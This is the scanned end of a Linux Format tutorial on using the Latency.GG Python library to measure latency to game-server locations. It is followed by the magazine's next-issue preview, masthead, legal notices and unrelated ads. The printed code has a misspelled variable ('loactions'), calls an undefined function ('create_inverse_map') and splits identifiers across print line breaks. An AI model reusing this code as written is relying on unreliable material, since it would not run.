
```
def generate_datapings(metrics, ip_version, source_ip):
```

```
    for provider_name, locations in metrics:
```

```
        for location_name, location in locations:
```

```
            for beacon in location['beacons']:
```

A 3D plot of latency to multiple servers on the East coast of North America over time.





```
yield latencygg.DataPing(beacon[f"ipv{ip_
version}"], source_ip, beacon['key'])
```

Finally, bringing all this together you can now start to construct the main function:

```
def main():
    source_ip, ip_version, clean_metrics, stale_metrics =
    get_demo_data()
    af_type = socket.AF_INET if ip_version == 4 else socket.
    AF_INET6
    latency = latencygg.Latency(af_type, 2000)
    for dataping in generate_datapings(stale_metrics, ip_
    version, source_ip):
        latency.add(dataping)
    latency.run()
```

Okay, so this has been a lot of code in a short space, but at this point you're ready to run the measurement, and none of the code is too complex. To get this to run you just need to call the main function at the end of the file, putting the execution guard around it in case you want to use any of the code from this file in the future.

```
if __name__ == "__main__":
    main()
```

## Handling the results

Obviously, the code so far, while technically capable of running the measurement, doesn't do anything with the results, so it's time to do something about that. Because the Latency class handles the protocol objects (DataPing instances in this case) by their Target IP you'll want to build a lookup mechanism to convert the IP address back into provider and location. So to do that you'll want to iterate over the `stale_metrics` again to create an inverse map:

```
def create_inverse_lookup(metrics, ip_version):
    inverse_map = {}
    for provider_name, locations in metrics:
        for location_name, location in loactions:
            for beacon in location['beacons']:
                inverse_map[beacon[f"ipv{ip_version}"]] =
                (provider_name, location_name)
    return inverse_map
```

This uses a similar nested for-loop to the `generate_datapings` written earlier, so could be a good spot for some refactoring, but because the number of entries isn't incredibly long and the tasks aren't particularly complex, doing so won't provide significant performance differences.

Going back to the main function then, you'll want to extend it to parse the results and combine them with the `clean_metrics`. In a real application (such as a game), this combined result is what you'd use to select the best provider and location to deploy to. This can even be fed into the matchmaking process to have the game session automatically deployed in the best location for the whole lobby. However, for this demo program, it's probably best to just print the results:

```
...
latency.add(dataping)
latency.run()
inverse_map = create_inverse_map(stale_metrics, ip_
version)
for target_ip, dataping in latency.items():
```

## » CLEAN AND STALE?

Questions people have when considering Latency.GG include what is staleness, and why not measure every beacon every time?

Starting with the first part of the question then, staleness defines whether or not there's enough recent data to use immediately for matchmaking. If there's enough data then using the response from the API can save time during matchmaking, resulting in a better player experience. Presently, staleness is based on if there are enough measurements within a time window, but in the future it might also include factors such as if a change to a BGP announcement of an ISP or hosting provider is detected.

Because Latency.GG isn't in control of whether or not a probe implementation makes a measurement, it's possible that one game (or application) might choose to only measure providers that they have their servers deployed with. This means that if the player then changes games, or someone else that's on the same internet connection is playing a different game, then it would be unnecessary to measure the same locations unless they had become stale. This becomes especially relevant at internet and e-sports cafés where you have a lot of players behind one or two public IPs.

```
if dataping.isComplete():
    stats = dataping.getStats()
    provider_name, location_name = inverse_
    map[target_ip]
    clean_metrics[provider_name][location_name] = {
        'beacons': stale_metrics[provider_name][location_
        name]['beacons'],
        'rtt': stats.m_rtt,
        'stddev': stats.m_stddev,
        'stale': False
    }
print(clean_metrics)
```


Running this now should give you a fully populated `clean_metrics` printed to the console, albeit not very pretty looking. Using this data to inform a server selection system, like a matchmaker, could vastly improve the user experience in everything from online games to video streaming. Which, hopefully, will lead to a better internet for everyone.

If you want to find out more about the project and follow along with its development and the games that are using it, search for the Plaintextnerds channel on YouTube. Here you'll find regular updates, tutorials, and maybe even some interviews with interesting people from across the industry. **LXF**

### QUICK TIP

TCAM shortages are becoming a significant problem for ISPs and hosting providers, as IPv4 space becomes more fragmented caused by the transition to IPv6 taking longer than a snail in a marathon.

A screenshot from the Latency.GG Unity demo.



» **OUR LATENCY IS OFF THE CHARTS!** Subscribe now at <http://bit.ly/LinuxFormat>

NEXT MONTH

**LXF286**  
will be on sale  
Tuesday  
8 February  
2022

# DON'T TRUST YOUR VPN!

We lift the veil on the VPN world with the do's and don'ts of what you should trust them with.

## Linux from Scratch

Take on the ultimate Linux distro as we guide you through building Linux from Scratch in a new two-part feature.

## Create slick ebooks

Open source offers everything you need to publish your own ebooks quickly and easily – we show you how.

## Hardware keys

Lock up your systems! We explain how two-factor authentication is easy when you use hardware keys.

## Get a better text editor

People write a lot, so ensure you have the best tool for the job as we test the best GUI-based open source text editors.

Contents of future issues subject to change – we might have been taken out by the VPN mafia.

**LINUX**  
The #1 open source mag **FORMAT**

Future Publishing Limited,  
Quay House, The Ambury, Bath, BA1 1UA  
Email [linuxformat@futurenet.com](mailto:linuxformat@futurenet.com)

### EDITORIAL

**Editor** Neil Mohr  
**Malware Masie** Jonni Bidwell  
**Art editor** Efrain Hernandez-Mendoza  
**Operations editor** Cliff Hope  
**Group editor in chief** Graham Barlow  
**Group art director** Jo Gulliver

### Editorial contributors

Tim Armstrong, Mats Tage Axelsson, Michael Bedford, Neil Bothwick, Stuart Burns, Christian Cawley, Matthew Hanson, Jon Masters, Nick Peers, Les Pounder, Michael Reed, David Rutland, Mayank Sharma, Shashank Sharma, Mihalis Tsoukalos, Alexander Tolstoy  
**Cover illustration** [magictorch.com](http://magictorch.com)  
Raspberry Pi is a trademark of the Raspberry Pi Foundation.  
Tux credit: Larry Ewing ([lewing@isc.tamu.edu](mailto:lewing@isc.tamu.edu)) and *The GIMP*.

### ADVERTISING

**Commercial sales director** Clare Dove  
[clare.dove@futurenet.com](mailto:clare.dove@futurenet.com)  
**Senior advertising manager** Lara Jaggon  
[lara.jaggon@futurenet.com](mailto:lara.jaggon@futurenet.com)  
**Head of commercial – Technology** Dave Randall  
[dave.randall@futurenet.com](mailto:dave.randall@futurenet.com)  
**Account director** Andrew Tilbury  
[andrew.tilbury@futurenet.com](mailto:andrew.tilbury@futurenet.com)

### INTERNATIONAL LICENSING

**Head of Print Licensing** Rachel Shaw  
*Linux Format* is available for licensing and syndication. To find our more contact us at [licensing@futurenet.com](mailto:licensing@futurenet.com) or view our content at [www.futurecontenthub.com](http://www.futurecontenthub.com).

### NEW SUBSCRIPTIONS & BACK ISSUES

**Web** [www.magazinesdirect.com](http://www.magazinesdirect.com)  
**UK** 0330 333 1113 **World** +44 (0) 330 333 1113

### EXISTING SUBSCRIPTIONS

**Web** [www.mymagazine.co.uk](http://www.mymagazine.co.uk)  
**UK** 0330 333 4333 **World** +44 (0) 330 333 4333

### CIRCULATION

**Head of newstrade** Tim Mathers

### PRODUCTION AND DISTRIBUTION

**Head of production UK & US** Mark Constance  
**Production project manager** Clare Scott  
**Senior ad production manager** Jo Crosby  
**Digital editions controller** Jason Hudson

### THE MANAGEMENT

**Chief audience and ecommerce officer** Aaron Asadi  
**MD, tech specialist** Keith Walker  
**Head of art and design** Rodney Dive  
**Design director** Brett Lewis  
**Commercial finance director** Dan Jotcham  
**Printed by** Wyndeham Peterborough, Storey's Bar Road, Peterborough, Cambridgeshire, PE1 5YS  
**Distributed by** Marketforce, 5 Churchill Place, Canary Wharf, London, E14 5HU [www.marketforce.co.uk](http://www.marketforce.co.uk)  
**Tel:** 0203 787 9001

Linux® is the registered trademark of Linus Torvalds in the U.S. and other countries. GNU/Linux is abbreviated to Linux throughout for brevity. Where applicable code printed in this magazine is licensed under the GNU GPL v2 or later. See [www.gnu.org/copyleft/gpl.html](http://www.gnu.org/copyleft/gpl.html). All copyrights and trademarks are recognised and respected. **Disclaimer** All contents © 2022 Future Publishing Limited or published under licence. All rights reserved. No part of this magazine may be used, stored, transmitted or reproduced in any way without the prior written permission of the publisher. Future Publishing Limited (company number 2008865) is registered in England and Wales. Registered office: Quay House, The Ambury, Bath BA1 1UA. All information contained in this publication is for information only and is, as far as we are aware, correct at the time of going to press. Future cannot accept any responsibility for errors or inaccuracies in such information. You are advised to contact manufacturers and retailers directly with regard to the price of products/services referred to in this publication. Apps and websites mentioned in this publication are not under our control. We are not responsible for their contents or any other changes or updates to them. This magazine is fully independent and not affiliated in any way with the companies mentioned herein. If you submit material to us, you warrant that you own the material and/or have the necessary rights/permissions to supply the material and you automatically grant Future and its licensees a licence to publish your submission in whole or in part in any/all issues and/or editions of publications, in any format published worldwide and on associated websites, social media channels and associated products. Any material you submit is sent at your own risk and, although every care is taken, neither Future nor its employees, agents, subcontractors or licensees shall be liable for loss or damage. We assume all unsolicited material is for publication unless otherwise stated, and reserve the right to edit, amend, adapt all submissions. All contents in this magazine are used at your own risk. We accept no liability for any loss of data or damage to your systems, peripherals or software through the use of any guide. Notes: Poor Cliff had the covid!

We are committed to only using magazine paper derived from responsibly managed, certified forestry and chlorine-free manufacture. The paper in this magazine was sourced and produced from sustainable managed forests, conforming to strict environmental and socioeconomic standards. The manufacturing paper mill and printer hold full FSC and PEFC certification and accreditation.




Future is an award-winning international media group and leading digital business. We reach more than 57 million international consumers a month and create world-class content and advertising solutions for passionate consumers online, on tablet & smartphone and in print.



Future plc is a public company quoted on the London Stock Exchange (symbol: FUTR) [www.futureplc.com](http://www.futureplc.com)  
Chief executive Zillah Byng-Thorne  
Non-executive chairman Richard Huntingford  
Chief financial officer Penny Ladkin-Brand  
Tel +44 (0)1225 442244





**The Electronic Frontier Foundation is the leading nonprofit organization defending civil liberties in the digital world. Founded in 1990, EFF champions user privacy, free expression, and innovation through impact litigation, policy analysis, grassroots activism, and technology development. We work to ensure that rights and freedoms are enhanced and protected as our use of technology grows.**

**EFF.ORG**

**ELECTRONIC FRONTIER FOUNDATION**

**Protecting Rights and Promoting Freedom on the Electronic Frontier**

# COVID

WHO IS MOST AT RISK? WHAT CAN PREVENT IT?



thomaswimberly.com @thomaswimberly @thomaswimberlystudios

PLEASE TAKE THE SURVEY

[qmul.ac.uk/covidence](http://qmul.ac.uk/covidence)



THE UNIVERSITY  
of EDINBURGH



Swansea  
University  
Prifysgol  
Abertawe



QUEEN'S  
UNIVERSITY  
BELFAST

SIGN UP

